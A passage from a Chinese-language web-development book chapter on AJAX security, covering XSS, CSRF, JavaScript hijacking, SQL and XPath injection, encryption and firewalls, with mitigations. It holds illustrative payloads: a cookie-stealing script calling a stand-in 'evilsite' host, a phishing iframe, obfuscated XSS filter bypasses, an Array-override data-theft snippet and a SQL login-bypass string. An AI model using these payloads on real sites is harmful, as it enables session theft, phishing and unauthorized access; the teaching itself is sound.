在Web应用中有两种主要的攻击类型：对服务器的攻击和对客户端的攻击。对服务器的攻击是最常见的攻击类型，因为当我们思考系统中可能发生的安全性问题时，通常会想到攻击者闯入了服务器，并且正在窃取保密数据，例如信用卡号码。然而，对客户端的攻击却是毁灭性的，所以我们需要讨论这两种类型的攻击。无论攻击发生在客户端还是服务器，当我们向应用中添加AJAX功能的时候，影响标准Web应用的安全性问题仍然存在。唯一的不同是，当我们使用AJAX向客户端添加大量功能的同时，存在遭受攻击漏洞的组件数量也在无形中增加了。

7.6　AJAX 的安全性考虑

AJAX的安全性考虑主要来自于攻击者可能对浏览器中网页内运行的一些JavaScript进行修改，通过网页对服务器发送欺骗性AJAX请求，并且对浏览器和服务器之间常规通信进行拦截。通常情况下，这种安全性问题称为增加的“攻击面”（attack surface），因为AJAX本质上是一种细粒度请求，随着客户端业务逻辑的增加，这个过程让攻击者能够更为深入地了解服务器上的工作流程和代码运行。

与传统的Web应用一样，如果我们基于AJAX请求获取的数据创建SQL语句，我们将会把自己暴露在SQL注入的威胁中。任何服务器端不同程度上直接被浏览器调用的API方法都应该抵御可能存在的恶意请求，例如SQL注入、缓冲区溢出，等等。我们需要牢记的是，不要相信我们已经构建的Web页面。当然，在很多AJAX应用中这是很难的问题。虽然类似于客户端数据校验这样的功能能让应用更具响应性，所以具有很大的吸引力，同时这也是很危险的。使用客户端数据校验让很多开发者对安全性心存侥幸，出于对AJAX技术浮华外在的偏爱而忽略了对服务器端数据校验。在这种情况下，攻击者可以轻易地绕过用户界面将其自身的畸形请求（malformed request）发送给服务器，不需要经过数据校验而实现攻击目的。

AJAX确实为Web应用引入了新的安全威胁，即可能造成的JavaScript劫持（JavaScript Hijacking）。不过，我们需要牢记的是，AJAX应用的主要问题是它具有较大的潜在受攻击面，这些受攻击面增加了应用中任意入口点（entry point）具有传统安全漏洞的机会，例如可能存在的SQL注入攻击。非AJAX应用每个页面仅有一个或两个Web服务界面，大大地减少了需要保护的界面数量。例如，传统方式下生成页面时，所有的服务器API调用都是内部执行的。在AJAX应用中，人们将这些方法暴露给“外部世界”，从而达到可以通过XHR调用访问的目的。我们应该设想某些人调用部分或者所有公开的Web服务时可能存有的不良动机，这一点非常重要，特别是在AJAX应用中。

7.7　跨域漏洞

每位Web开发者都需要重点关注的两个主要的跨域漏洞是跨站脚本（cross-site scripting）和跨站请求伪造（cross-site request forgery）。

7.7.1 跨站脚本

跨站脚本（Cross-site scripting，XSS）可能是一种最常见的客户端攻击类型。XSS容易理解而且也容易防护，但是因为这种方式很简单，除非一直保持警惕，否则很容易遭受这种攻击。XSS依赖于攻击者对用户正在查看的页面显示内容的控制。当用户浏览Web网站时，Web浏览器将页面中的全部内容视为来自同一个服务器源。假定页面上的所有HTML、脚本和CSS来自同一个服务器源，即用户正在访问网站的服务器。与代理Web服务请求一节讨论的内容相似，浏览器具有一定的防护功能，这个功能能够阻止将其他网站的数据提供给用户正在浏览的网站中的脚本。但是，如果攻击者能够将脚本放到网站的一个页面中，那么脚本将可以在网站的安全上下文中运行。任何在访问页面时没有戒心的用户都可以在网站的安全上下文中运行这段脚本。

1．跨站攻击签名

这项攻击技术造成的问题似乎不会经常出现，因为让不信任的用户修改Web应用页面内容的频率会有多高呢？Web应用把数据显示在由系统的其他用户创建的页面中，这是很常见的功能。这个功能最常见的例子就是博客。在大多数博客中，游客具有对作者提交的文章发表评论的功能。当其他用户访问Web页面时，这些评论将作为页面的一部分显示出来。现在，假定攻击者将类似于下面的内容放在评论中：

```
<script><!-alert("Gotcha");--></script>
```

如果这个博客应用不过滤评论，这段HTML代码片段就会被放置到页面的评论中，并且，如果有人访问这个网站，这段脚本就会在他们的浏览器中运行。导致客户端出现警告只是让人感到讨厌而已，更为严重的是这种方式可以在Web页面的上下文中运行脚本。假设攻击者用下列代码替代上述内容：

```
<script><!-
e = document.createElement("IMG");
e.style.width = 0;
e.style.height = 0;
e.src =
"http://evilsite.example.com/cookies.jsp?c="+document.cookie;
document.body.appendChild(e);
--></script>
```

这段脚本将在页面中添加一个新的图像标签，这个标签将触发浏览器请求http://evilsite.example.com/cookies.jsp URL，将浏览器对这个博客网站持有的cookie值发送了出去。假设攻击者具有http://evilsite的控制权，他可以让coolies.jsp脚本获取querystring传过来的cookie并且保存在数据库中。现在，假设博客的管理员登录了博客，并且访问了这个页面。脚本就会在网站的上下文中运行，管理员的cookie，其中包括了认证信息都将被发送给攻击者。假设这个网站和其他网站类似，博客中使用了cookie的信息来验证用户，攻击者可以从管理员获得合法的cookie信息，然后发送请求，此时攻击者将可以以博客管理员的身份登录。

这是一个非常大的问题，尤其是在博客形式的应用中，因为网站的用户会贡献大量的内容。以前，Hotmail和雅虎邮箱这样的在线邮件应用也都遭受了XSS攻击，因为这些应用中都设计了用来显示其他人消息的功能。那么，怎样才能减轻这些问题带来的影响呢？我们的解决方案是在显

示视图之前过滤所有不可靠数据。遗憾的是，这个解决方案实际实现起来没有说的那么简单。

2. 过滤用户输入

这里最简单的过滤是不允许显示其他用户提交的<script>标签。我们的应用需要其他用户在页面上添加脚本标签的机会很少，因此将这些标签一起过滤掉是一种简单的解决方案。不幸的是，不需使用明确的<script>标签却能将脚本注入页面的方法有很多种。把脚本注入到页面的众多方法中最常见的一种是使用JavaScript事件。我们可以简单地将下列标签或相似的标签提交到一个博客中，以获得同样的效果：

```
<p onmouseover="alert('evilness has occurred')">Here is my
comment.</p>
<a href="javascript:alert('evilness has occurred')">Click
Here.</a>
```

第一段标签会创建一段文本，如果用户把鼠标移到文本上，其中的脚本执行攻击者想要的操作，例如将cookie发送到攻击者控制的网站。第二段标签会创建一个链接，这个链接并不会打开一个URL，而是在href属性中运行代码。这样的问题会让人感到抓狂，因为这种方式在不需要运行任何代码的前提下同样能够基于XSS攻击用户。还有一种常见的攻击，即将一段HTML包含在一个页面中，产生模拟网站登录页面的效果，但是却将用户信息发送到攻击者控制的另一个网站。例如，我们可以创建一个Web邮件应用（例如Hotmail或雅虎邮件）登录页面的伪造复本，它们看起来与真正的登录页面一模一样，但是包含了类似于这样的消息“您的会话已经超时，请重新登录”。如果这个登录页面把数据POST到我们控制的一个网站，我们可以将下面的HTML包含在一个邮件中，将这个邮件显示给打开邮件的用户。接着，我们可以诱骗他们将认证信息发送给我们：

```
<iframe width="100%" height="100%"
style="position: absolute; left: 0px; top: 0px; border: 0px;"
src="http://evilsite/fake_login.html"/>
```

使用<frameset>标签我们可以实现类似的功能。这就是通常所说的劫持（hijacking），并且通常会使用在网络钓鱼攻击（Phishing attack）中，当攻击者创建银行或其他常用商业网站的伪造登录页面，接着会诱骗用户将个人的真实认证信息输入到伪造网站中。

通常情况下，我们希望用户在博客评论或论坛帖子中放入一些HTML格式，所以消除所有的HTML标签一般是不可行的方案。如果我们可以简单地消除所有的HTML标签，问题就容易解决了，我们只需在数据显示给用户之前对数据进行HTML编码即可。HTML编码的过程将HTML文档中具有特殊含义的字符，即<、>、'和"转化为编码后的表示法，这种方式让HTML文档显示给用户时不会作为HTML标签声明或者JavaScript命令来处理。通常情况下，需要编码的字符标准集如表7-1所示。

表7-1　标准字符

字　符	等价编码	字　符	等价编码
<	&#60或者<	&	&#38或者&
>	&#62或者>	)	&#41
(	&#40	#	&#35

（续）

字　符	等价编码	字　符	等价编码
“	&#34或者"	;	&#59
‘	&#39	+	&#43

对所有这些字符进行编码可以防止大多数的XSS攻击，但是，保持对那些放在特定页面的所有数据的关注仍然是非常重要的，这些数据可能来自于数据库、cookie、首部信息或者页面中作者没有实现硬编码的所有位置。过滤诸如<script>标签或者移除所有与事件相关的属性，这些做法并没有想象中那么简单，攻击者会很有兴趣地尝试如何绕过所有的这些过滤器。这种方式称为消极过滤（Negative filtering），依赖于所有已经的能够产生负面影响的操作，尝试将这些有害元素组织在一个页面上，然后删除这些元素。消极过滤永远也不能提供完整的保护，因为攻击者总会找到新方法执行攻击操作。

例如，2006年四月，雅虎邮件就遭受了一次XSS攻击[①]。雅虎邮件通过过滤邮件中的潜在危险部分来阻击XSS攻击，例如href属性中的字符Javascript，所有的"on*"属性，以及frameset和iframe标签。如果这些过滤器有用的话，攻击者不可能通过将代码嵌入客户的邮件中，然后在雅虎邮件的安全上下文中执行这些代码。遗憾的是，雅虎的过滤器并不完美，包含下列数据的恶意邮件不仅能够发送，还能绕过过滤器。

```
...Message text ...<BR><BR><a target="_blank"
href="www.blabla23.com>"style="background:url\(java/**/script:d
ocument.write('<frameset
cols=100% rows=100% border=0
frameboarder=0framespacing=0><frame frameborder=0
src=http://w00tynetwork.com/x/></frameset>'))"></a><p>
```

因为雅虎并没有向公众公开过雅虎的过滤器是如何工作的，这些数据可能并不是邮件的原始文本，但是却是过滤器过滤之后邮件中包含的内容。在数据片段中包含了邮件原稿，但是这些邮件原稿却被放在了原始的恶意邮件中，因此我们保留了这些信息。这里涉及的技巧是，/**/部分在CSS和 JavaScript中用来指明这是一段注释。因为注释在处理过程中会被忽略，当我们将类型设置成一个包含了java/**/脚本的URL的CSS片段时，浏览器欣然将这个代码片段解释成一个JavaScript命令，并且实际上执行了后面的代码。接着，执行的代码将劫持浏览器，在雅虎邮件中显示假的登录界面，很多人都被欺骗提供了账户的认证信息，攻击者将收集到这些信息。我们通过这个例子强调了试图编写消极过滤来防止XSS是非常困难的事情。

3. 积极过滤

我们应该尽可能的使用积极过滤（Positive Filtering），而不是消极过滤。不是尝试声明什么不能做，积极过滤断言能够做什么并且只允许执行这些操作，同时阻止执行其他的操作。如果我们声明<img>标签中只能包含属性是"src"、"width"、"height"和"border"，那么，我们将不必担心攻击者计算出如何在"style"属性中运行代码。接着，我们可以声明"src"属性的取值必须与下面的正规表达式（不区分大小写）相匹配：

① 参见http://seclists.org/lists/fulldisclosure/2006/Apr/0823.html。

```
/^http[s]:\/\/[^\s]*/
```

现在，我们不必担心了，大多数浏览器，尤其是IE，都能够在下列所有标签中顺利地运行JavaScript声明：

```
<img src=JaVaScRiPt:alert('XSS')>
<img src=JaVaScRiPt:alert(&quot;XSS&quot;)>
<img
src=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#
58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&
#41>
<img
src=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#000
0114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#000
0101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#000
0083&#0000039&#0000041>
<img
src=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x6
1&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
<img src="jav&#x09;ascript:alert('XSS');">
<img src="jav&#x0A;ascript:alert('XSS');">
<img src="jav&#x0D;ascript:alert('XSS');">
<img src=" javascript:alert('XSS');">
```

这就是为什么创建一个消极过滤来阻止所有可能的技术总是不可行，而积极过滤却可以阻止所有这些技术的原因所在。我们的积极过滤可能会偶尔封锁合法的内容，但是大多数情况下，这比偶尔允许恶意内容要好很多。

4．永远不要信任用户

我们需要始终牢记在心的重要一点是，永远不要信任用户输入的内容。在没有很好地考虑后果的条件下，不要盲目地将用户提供的数据添加到Web页面中。

我们可以明显的看出将用户发送的内容推给查询字符串是很危险的，但是这种类型的漏洞总是能够设法蔓延到大量的应用中。通常情况下，开发者会相当谨慎，不会把输入到文本域的数据提交到查询中，但是却信任表单中选择框或者复选框的内容。普通用户不能修改发送给服务器的内容，因此开发者可能假设这些值是可以信赖的。遗憾的是，这种方式没有能够阻止恶意用户创建自己的表单POST到页面，以及随意地设置想要的值。攻击者可以使用Telnet直接连接到你的服务器并且手工键入POST请求。结果将导致来自客户端的任何内容都是不可信的，无论这些内容是以查询字符串形式、POST数据形式、cookie形式，还是首部信息形式。

7.7.2　跨站请求伪造

XSS通常是对Web页面的用户信任的一种非法利用，而跨站请求伪造（Cross-Site Request Forgery，CSRF）却是对用户的Web网站的信任的一种非法利用。CSRF之所以可行，是因为HTTP能够从不同于当前Web页面的域请求想要的静态资源（例如脚本和图像）如图7-2所示。这种方式使用的技巧是，对其他域中的资源请求将会包含与域相关的所有首部信息，包括了cookie，cookie中可能包含用于用户认证的特殊信息。如果某人位于防火墙内部的，已经有权访问内部账号系统，访问了一个包含<img>元素的公开的Web页面，而这些<img>元素图片源是一些来自内部网上的

一些Web页面地址，通过这些页面删除客户信息，这种类型的行为能够在企业防火墙之内被利用。




图7-2 通过从不同的域请求HTML<img>来实现跨站请求伪造

预防措施

避免CSRF攻击的一个简单方法是要求使用HTTP的POST请求来执行所有的重要动作。这种做法使得创建一个CSRF非常困难，因为脚本处理的信息不能被附加到URL的末尾，同时也不能被作为<img>的src属性来请求。

不过，避免CSRF攻击的最好方法是使用一个动态生成的令牌，这个令牌需要和表单一起提交，并且存在于客户的会话信息中。无论何时对服务器发送一个重要的请求，初始的表单中的一个隐藏字段将会被分配一个动态的值，这个值也会被添加到用户的会话信息中。接着，当服务器端的代码接收到客户端发送的请求后，服务器检查已经POST的隐藏变量和用户会话信息得到的是否同相同。尽管这种方法意味着在创建应用时需要付出更多的工作量，但是这种方法基本上可以消除所有CSRF攻击的机会。

7.7.3 JavaScript 劫持

最后，基于对CSRF的了解，至少还有一个安全漏洞是由AJAX技术造成的。JavaScript劫持背后的思想是，CSRF攻击可以被一个恶意的Web网站操纵，用于从公共Web应用中返回私有数据。如果类似于Google Mail的Web应用在一个基于REST的URL中以JSON数据格式为您提供了最近的邮件列表，例如http://gmail.com/email/recent，那么，通过动态注入一个<script>标签作为URL的src属性，这个URL将可能会被一个CSRF攻击所利用。如果你已经登录到GMail服务中，对这个URL请求的HTTP头文件将会把你的Gmail认证信息与其他CSRF攻击一起包含在一个cookie中。在这种情况下，GMail的服务器将会认为你在请求你自己的信息，并不知道是一个恶意网站在你

不知情的情况下发出的请求。这种攻击将应用到跨域得到的任意类型的数据，只要这些数据是以JavaScript代码的形式返回到客户端，大多数情况下是JSON数据，但是也可以是其他类型的数据，包括 XML数据格式。不过，只有在某些特定条件下才会产生攻击，这在很大程度上应用和依赖于返回到客户端的JavaScript类型。

返回到客户端的JavaScript的最简单的形式是，一个以字面方式描述的JavaScript对象字面（JavaScript object literal）或一个JSON对象。在这种情况下，而且仅仅在Firefox中起作用，攻击者可以覆盖原有的JavaScript对象或者数组的构造函数，同时创建一个JavaScript的setter函数。因此，当使用eval()函数将JSON对象实例化时，执行的是被修改的对象或数组的构造函数方法，而不是预期的原有构造函数，然后，已设定好的setter函数（这里指setData()）被用来拦截数据。下面是一个简单的例子，它是从一个JavaScript数组中窃取实例化数据时所需要的JavaScript。

```
<script type='text/javascript'>
function Array() {
 var i = 0;
 var obj = this;
 var setData = function(x) {
  obj[i++] setter = setData;
  stealData(x);
 };
 this[i++] setter = setData;
}
function stealData(data){
 alert("I got your data " + data);
}
</script>
```

这段代码可以与一个跨域脚本请求联合一起使用，例如：

```
<script type='text/javascript'
src='http://www.example.com/jsondata'></script>
```

在http://www.example.com/jsondata的URL消息源返回一个JSON对象，例如：

```
[1,2,3]
```

这个攻击的结果是，Web网站的用户会基于数组中三个不同的值看到三个警告。你可以简单地改变stealData()，把数据发送给提供Web页面的Web服务器。

尽管这个版本的攻击在劫持部分需要一定的编码工作量，如果你的应用使用JSONP把数据返回给客户端，攻击将是很容易的，因为攻击者可以简单地对数据发出请求，并且指定数据返回时需要调用的JavaScript函数。在这种情况下，当数据返回到客户端时将执行回调函数，攻击者可以窃取私有数据来实现他想要的目的。JSONP使得JavaScript劫持变得很简单。

4．预防措施

对这种攻击最好的防御方式是阻止返回到客户端的数据作为JavaScript被执行，除非对从服务器返回的一串字符进行了某种修改。例如，你可以将数据放入到一个JavaScript注释中，这种做法将使得JavaScript永远不会被执行。使用这种方法意味着当使用<script>标签注入请求时数据

无法被使用。不过，如果使用一个XHR请求数据，只能来自同一个域的Web页面发送的请求才能访问到数据，从而阻止了跨域攻击。当数据在客户端可用时，在使用eval()将数据作为JavaScript执行之前，应用可以对数据进行修改。从服务器返回的数据可能是这样的：

```
/*
{"emails":[
 {"from":"Dave","to":"Andre","subject":"Enterprise Ajax"},
 {"from":"Andre","to":"Dave","subject":"RE:Enterprise Ajax"}
]}
*/
```

如果使用<script>标签注入来请求数据，浏览器不会执行任何的JavaScript，因为数据被包含在JavaScript注释中。然而，我们可以采用以下的方式更新JavaScript的HTTPRequest类。当我们让HTTPRequest请求JSON数据时，这个类将期望服务器返回包含在注释中的数据，此时，HTTPRequest将会在eval()数据之前移除注释。

```
entAjax.HttpRequest.prototype.handleResponse = function() {
 if (this.responseType == "json") {
  var data = this.httpObj.responseText;
  if (data.substring(0,2) == "/*")
   data = data.substring(2, data.length-2);
  return eval("("+data+")");
 }
}
```

如果不想把JSON数据包含在注释中，你还可以在数据的开头放一个while(1)声明，或者使用一个throw声明。采用这两种方式中的任何一种，浏览器都不会对数据进行解析。

检查HTTP-REFERER请求的首部信息保证请求的来源是有效的，这种方式也是可行的，虽然这种方法通常被认为是一种不安全的实践。类似的，你可以让基于JSON的数据只能被HTTP POST请求访问，这种方式意味着使用<script>标签注入的GET请求将无法正常工作，不过，在Safari中XHR对象进行POST请求时会出现问题。

综上所述，强烈推荐使用上文描述的令牌方法来阻止CSRF攻击。

7.8 SQL 注入

SQL注入与XSS相似，因为这种注入也是基于被恶意修改的用户数据。只是SQL注入只对服务器有影响，对客户端没有影响。几乎所有的Web应用都是基于用户指定的信息进行数据库查询，但是，把用户信息包括到查询中通常包含了正确的方式和错误的方式。这取决于如何把用户数据包含在查询中，攻击者可以采用劫持查询的方式修改他发送的数据，导致这个查询无法完成预期完成的功能。这种方式被称为SQL注入，因为攻击者将恶意数据注入到SQL查询中，这将允许他执行一些恶意的行为。

我们使用一个例子来描述SQL注入是如何工作的。大多数的SQL注入问题都发生在PHP应用中，因为PHP应用通常不和对象关系映射或者数据层技术一起使用，而这些技术本身能够阻止SQL注入，例如用于Java的Hibernate技术和用于.NET的Nhibernate技术。假设我们有一个用户登录界面，用户将用户名和密码POST到一个表单中，接着PHP代码尝试在数据库中查找该用户。

数据库包含一个称为users的表，这个表有两个列，一个称为user，用于用户名；另一个称为pass，用于用户关联的密码。PHP代码可能如下所示：

```
<?
$u = $_POST['username'];
$p = $_POST['password'];
$q = 'SELECT * FROM users WHERE user="'.$u.'" AND
pass="'.$p.'"';

$link = mysql_connect('mysql_host', 'mysql_user',
'mysql_password')
 OR die(mysql_error());
$result=mysql_query($query)
 OR die(mysql_error());
if (mysql_num_rows($result) > 0) {
 // 合法用户
} else {
 // 非法的用户认证信息
}
?>
```

这个脚本容易遭受SQL注入攻击，因为我们只是简单地将用户提供的数据插入查询字符串中，认为用户提供了一个有效的用户名和密码。然而，如果一个恶意用户提供了下列字符串作为用户名（包含引号），并且没有提供密码时会发生什么样的情况呢：

```
" OR 1 OR user="
```

现在，当我们创建查询字符串时，我们看到查询变成：

```
SELECT * FROM users WHERE user="" OR 1 OR user="" AND pass=""
```

因为查询中存在"OR 1"这一部分（总是为真），所有这个查询会从用户表中选择所有行。因为返回的行数大于0，系统会认为这是一个有效用户。由于允许用户输入引号到用户名中，我们预期用户名出现的位置也就允许了他们结束了该位置的后续字符串的判断，并且将他们的命令包含在SQL查询中，在末端添加一些数据使得最终的查询有效。注意，如果用户没有将最后的"user="包含进来，整个查询字符串将会缺少一组引号，这将导致查询失败。利用SQL注入缺陷的技巧在于，寻找一种方式将自己的命令添加进去，然后执行，以使得最终的查询仍然有效。

很明显地，我们必须将一些客户端数据包含在查询中，那么如何实现才能确保安全呢？根据使用的应用框架，这个问题存在很多答案。对于PHP和MySQL，PHP提供了mysql_real_escape_string函数，这个函数可以用来将劫持查询的任意字符进行转义，例如单引号、双引号和换行字符。如果我们将下面的代码放到PHP脚本的前两行，我们可以免受SQL注入的攻击：

```
$u = mysql_real_escape_string($_POST['username']);
$p = mysql_real_escape_string($_POST['password']);
```

7.8.1　预处理语句

预处理语句是执行数据库查询的一种最安全的方法，所以一些数据库也支持这种方式的查询，并且在能够使用的时候尽量使用这种方式。使用预处理语句的时候，查询中会包含一个占位

符用来存储变量数据。例如，我们前面的例子可以使用下面的方式进行声明：

```
SELECT * FROM users WHERE user=? AND pass=?
```

当开始执行这个查询时，数据库驱动知道这个语句指定了两个参数，第一个参数应该与user字段相匹配，第二个参数应该与pass字段相匹配。然后，数据库驱动处理引号和转义，确保除了我们想要执行的业务，不执行其他额外的操作。对于经常用到的查询，像一些DMBS对查询缓存的查询计划一样，把查询存储在数据库中不仅有助于提高查询性能，而且在执行查询的时只需传输少量的信息。

在Java中，JDBC允许我们通过PreparedStatement对象来使用预处理语句。例如，在Java中，我们前面的查询将可以通过以下方式创建：

```
PreparedStatement query = con.prepareStatement(
      " SELECT * FROM users WHERE user=? AND pass=?");
```

在定义了预处理语句之后，我们可以将参数和变量绑定起来，然后开始执行，如下所示：

```
query.setString(2, "joesmith");
query.setString(2, "secretpassword");
ResultSet rs = ps.executeQuery();
```

7.8.2 存储过程

存储过程与预处理语句的功能相似，不同的是语句实际上存储在数据库中，在某段代码想要执行这个存储过程时，可以通过标识符引用这个存储过程。创建存储过程时，每种DBMS语法命令都存在一些差异。在Oracle中，使用PL/SQL语法来定义。例如，在Oracle中可以使用下列命令把查询创建为存储过程：

```
create procedure check_login(username VARCHAR2, password
VARCHAR2,
                              matches OUT NUMBER)
begin
   SELECT COUNT(*) INTO matches FROM users WHERE user = username
      AND pass = password;
end check_login;
```

注意，我们无法为存储过程返回值，作为一种替代方案，我们将输出绑定到一个称为matches的参数，在调用存储过程时同时传入这个参数。为了在Java中调用这个存储过程，我们通过名称引用这个存储过程，然后将参数绑定到变量，代码如下所示：

```
Connection con = connectionPool.getConnection();
CallableStatement proc =
   con.prepareCall("{ call check_login(?, ?, ?) }");
int matches = 0;
proc.setString(1, "joesmith");
proc.setString(2, "secretpassword");
proc.setInt(3, matches);
proc.execute();
if (matches > 0) {
```

```
    // 成功登录。
}
else {
    // 登录失败。
}
```

我们可以看到，通过阻止SQL注入同时也增强了应用的安全性。和最新版本的MySQL一样，MS SQL、PostgreSQL和Oracle都对存储过程提供了完美的支持。

这里讨论的很多内容都是面向底层技术的。幸好，针对SQL注入，后台持久化技术通常提供了一定层次上的保护。例如，Hibernate和NHibernate持久化框架都能够很好地阻止SQL注入攻击。

7.8.3 XPath 注入

随着XML重要性的体现，并且成为大多数Web应用开发者广泛使用的技术的同时，我们需要特别注意XPath注入[①]的一些问题。像SQL注入一样，XPath注入也是通过从用户获取数据并且直接应用到XPath语句中实现。这是很危险的，一般来说因为在XML层面上没有安全措施，不像SQL数据库，可以在用户对数据表或者数据列层面上进行访问限制。如果在XML文档中执行了一个XPath查询，我们不得不假设文档中或者XML数据库中的所有数据将可能全部返回给终端用户。实际上，一个完整的XML文档可以使用XPath注入来映射，这个XPath注入使用了一个能够返回标量值[②]的单一XPath选择（Xpath selection）。

7.9 数据加密和隐私

无论是AJAX应用还是其他类型的Web应用，工作过程中通常会涉及保密数据，将保密数据四处发送是很危险的。默认情况下HTTP通信是不加密的，因此任何通过HTTP传送的内容都可以被窃取。用户访问的大量Web应用都位于共享的环境中，例如学校或者办公室，在这种类型的环境中，传输的内容很容易被其他用户窃取，用户对话很容易被侦听。因此，当应用处理信息的安全性很重要时，我们需要在数据从客户端传送到服务器，或者从服务器传送到客户端之前进行加密。数据加密确实会给应用增添额外开销，因此我们要求加密的信息越少越好。

对所有的Web应用而言，SSL是加密AJAX数据通信的首选方法。SSL不仅仅提供了数据加密，同时还支持通信隐私（communications privacy）和认证（authentication）。我们已经讨论过，认证意味着服务器的身份可以得到保证。通信隐私意味着所有发送给服务器和从服务器发送的数据采取了一种对其他用户来说不可读的格式，并且不会被其他用户伪造。当Web浏览器和Web服务器使用SSL来协商安全通道时，它们在通道上传输的任何内容对其他用户来说都是安全的。攻击者可以从开始到结束访问到完整的会话内容，但是无法理解内容的具体细节。当然，没有任何一项技术是绝对安全的，将来可能会有方法打破SSL加密会话，但是就现阶段而言，这种可能性只能出现在科幻小说和阴谋理论家的世界中。实际上，SSL被大多数因特网在线经营的公司所信赖。对于大量使用SSL的Web应用，在商业领域提供了SSL加速硬件，这种硬件可以减少专用硬件的SSL计算带来的负担。这些设施显著地提高了Web应用的性能，而且这些硬件也被推荐用于任何

① 参见http://www-128.ibm.com/developerworks/xml/library/x-think37/index.html。

② scalar value，单一的值，可以是字符串型、数值性、浮点型等值。——译者注

在繁忙的Web应用中使用SSL公司的应用中。

SSL并不是在Web应用中加密数据的唯一方法，但总的来说，这是一种最好的最简单的方法。Web应用开发者总是创建自己的加密计划（encryption scheme）往返传输保密数据，但是问题是加密很容易出错。SSL被大家广泛使用，这是一个用来加密数据的标准的、安全的方法。尽管如此，在过度使用SSL时将耗费大量的时间资源，而且我们可能希望在没有额外开销的基础上发送保密数据，这些额外的开销包括了购买SSL凭证，在服务器上建立SSL和建立一个安全通道增加对性能的负担等。有时候，保密数据仅仅需要保持个人私有，不被公开即可。

我们想要实现基本加密算法的最常见情形是，出于实现认证的目的从客户端向服务器发送密码。我们永远也不想发送一个没有加密的密码。通常人们会在不同的网站使用相同的密码，因此透露了密码后带来的一系列麻烦远大于攻击者以个人身份访问应用。就密码本身而言，密码是什么并不重要，重要的是只能由声称是密码持有人的用户知道正确的密码。就是说，大多数发送密码的加密机制（encryption scheme）依赖于用户发送的那些用来证明他知道密码的信息，而不是发送密码。发送的证据通常是密码散列值（hash）。发送的散列值是由一个单向函数生成的，其中单向函数是指如果我们知道了密码就可以创建散列值，但是如果我们知道了散列值却无法反向得到密码。因此，如果用户将密码的散列值发送给服务器，服务器知道了密码的散列值是什么，我们就可以对用户进行认证。如果其他人可以侦听我们的会话，他只能窃取这个散列值而无法窃取真实的密码。

遗憾的是，这种方式将我们暴露在重放攻击（replay attack）中。即使攻击者不知道密码是什么，他可以简单地将这个散列值发送给服务器，而且服务器将会认为他是一个有效用户。为了阻止重放攻击，我们强迫客户创建一个密码散列值以及服务器提供的一些随机数。因此，服务器创建了一些随机数据，称为salt，并将它发送给客户。接着，客户使用密码和这个随机数生成一个散列值并将它发送给服务器。服务器也创建了一个关于密码和随机数的散列值，用来验证客户发送的是否与之匹配。现在，即使攻击者可以侦听到会话，并且窃取了散列值，如果攻击者尝试着证明自己是有效客户，服务器将会生成一个新的salt，因此，最后一次会话中的散列值将不再有效。

这个过程和HTTP数字认证（HTTP Digest Authentication）的工作原理相似。HTTP基本认证（HTTP Basic Authentication）将所有信息与每个请求一起发送。因此，HTTP基本认证只能在SSL上使用。如果我们不想使用SSL，只想使用HTTP认证，我们可以使用HTTP数字认证。幸好，所有现代化的浏览器和Web服务器都支持HTTP数字认证。对于只适用于Windows环境，IE和IIS支持的NTLM认证，这种认证极其安全，但是几乎没有其他浏览器和服务器支持这种认证。

7.10 防火墙

合理配置防火墙的最基本原则是最小授权原则。最小授权原则与跨站脚本一节讨论的积极过滤策略相似，我们尝试允许尽量少的通信流量，并将其他通信流量一概否决。我们不是决定想要阻止哪些内容，并配置我们的防火墙去屏蔽这些内容而只允许其他内容通过，而是要决定允许哪些内容通过，并阻止其他所有内容通过。

网络防火墙不是用到的唯一一种类型的防火墙。还存在应用防火墙，这类防火墙通常用来保

